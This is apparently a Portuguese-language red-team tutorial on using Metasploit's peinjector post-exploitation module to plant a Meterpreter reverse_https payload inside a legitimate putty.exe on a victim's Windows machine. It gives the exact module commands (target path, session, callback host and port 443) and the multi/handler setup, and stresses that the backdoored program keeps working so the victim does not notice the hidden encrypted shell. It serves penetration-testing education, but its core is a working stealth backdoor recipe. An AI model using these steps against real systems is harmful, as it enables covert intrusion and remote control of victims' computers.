NT-2026.10.01 DOSSIÊ RED TEAM
METASPLOIT PARA PENTESTER: INJEÇÃO DE PAYLOAD COM PEINJECTOR
Como usar o modulo peinjector do Metasploit para injetar payload Meterpreter em executaveis legítimos (putty.exe) e estabelecer sessao reversa HTTPS furtiva.

Visao geral
Este artigo demonstra a tecnica de injeção de payload Meterpreter em executáveis legítimos utilizando o módulo peinjector do Metasploit Framework. A tecnica permite criar backdoors furtivos em ferramentas legítimas amplamente utilizadas (como o putty.exe), mantendo a funcionalidade original do programa enquanto executa o payload em background.
A progressão segue o padrão de pós-exploração realista: busca de executável alvo no sistema da vítima, configuração do módulo peinjector com o caminho do executável alvo, injeção do payload Meterpreter reverse_https, configuração do multi/handler para receber a conexão reversa, e estabelecimento de sessão furtiva quando a vítima executa o binário infectado.
Contexto tecnico
O módulo post/windows/manage/peinjector do Metasploit Framework é uma ferramenta de pós-exploração que injeta um payload Windows especificado em um executável alvo (PE – Portable Executable). Esta tecnica pertence à categoria de Process Injection (T1055) no framework MITRE ATT&CK.
A injeção de PE (Portable Executable) permite que adversários insiram código malicioso em processos legítimos ou arquivos executáveis, mantendo a funcionalidade original do programa. O peinjector automatiza este processo: recebe o caminho do executável alvo (targetpe), a sessão Meterpreter ativa (session), e os parâmetros de callback (lhost, lport), gerando e injetando o payload especificado.
O putty.exe é um cliente SSH/Telnet amplamente utilizado em ambientes corporativos para administração remota de servidores Linux e dispositivos de rede. Por ser uma ferramenta administrativa legítima, sua presença em sistemas Windows é comum e esperada, tornando-o um vetor ideal para backdoors furtivos. A injeção preserva a funcionalidade original do PuTTY (conexões SSH, serial, etc.), executando o payload em background sem afetar a experiência do usuário.
O payload windows/meterpreter/reverse_https estabelece um canal de comando e controle (C2) criptografado sobre TLS/HTTPS, dificultando a inspeção de tráfego por firewalls e proxies tradicionais. O uso de certificados auto-assinados é padrão, o que pode ser detectado por inspeção TLS profunda.
Pre-requisitos para configuracao do ambiente
Definir o cenário: Kali Linux (atacante) e Windows 10 (vitima) com sessao Meterpreter ja estabelecida.

Busca de executavel no PC da vitima
Localizar arquivos executaveis no sistema da vitima para identificar candidatos para injecao de payload (ex.: putty.exe na pasta Downloads).
Introducao do modulo Peinjector
Apresentar o modulo post/windows/manage/peinjector que injeta payload Windows especificado em executavel alvo.
Configuracao do Peinjector
Configurar o modulo peinjector com targetpe (caminho do putty.exe), session (ID da sessao Meterpreter), lhost e lport.
use post/windows/manage/peinjectorset targetpe C:\\Users\\ignite\\Downloads\\putty.exeset session 1set lhost 192.168.1.2set lport 443exploit
Injecao do payload no executavel
Executar o modulo peinjector para gerar e injetar o payload Meterpreter no putty.exe da vitima.
Configuracao do Multi Handler

Configurar o exploit/multi/handler com payload windows/meterpreter/reverse_https para receber a conexao reversa.
use exploit/multi/handlerset payload windows/meterpreter/reverse_httpsset lhost 192.168.1.2set lport 443exploit
Execucao do putty.exe pela vitima
Demonstrar que o putty.exe infectado parece e funciona normalmente para a vitima, mas executa o payload em background.

Estabelecimento da sessao Meterpreter
Confirmar que a sessao Meterpreter reversa HTTPS e estabelecida quando a vitima executa o putty.exe infectado.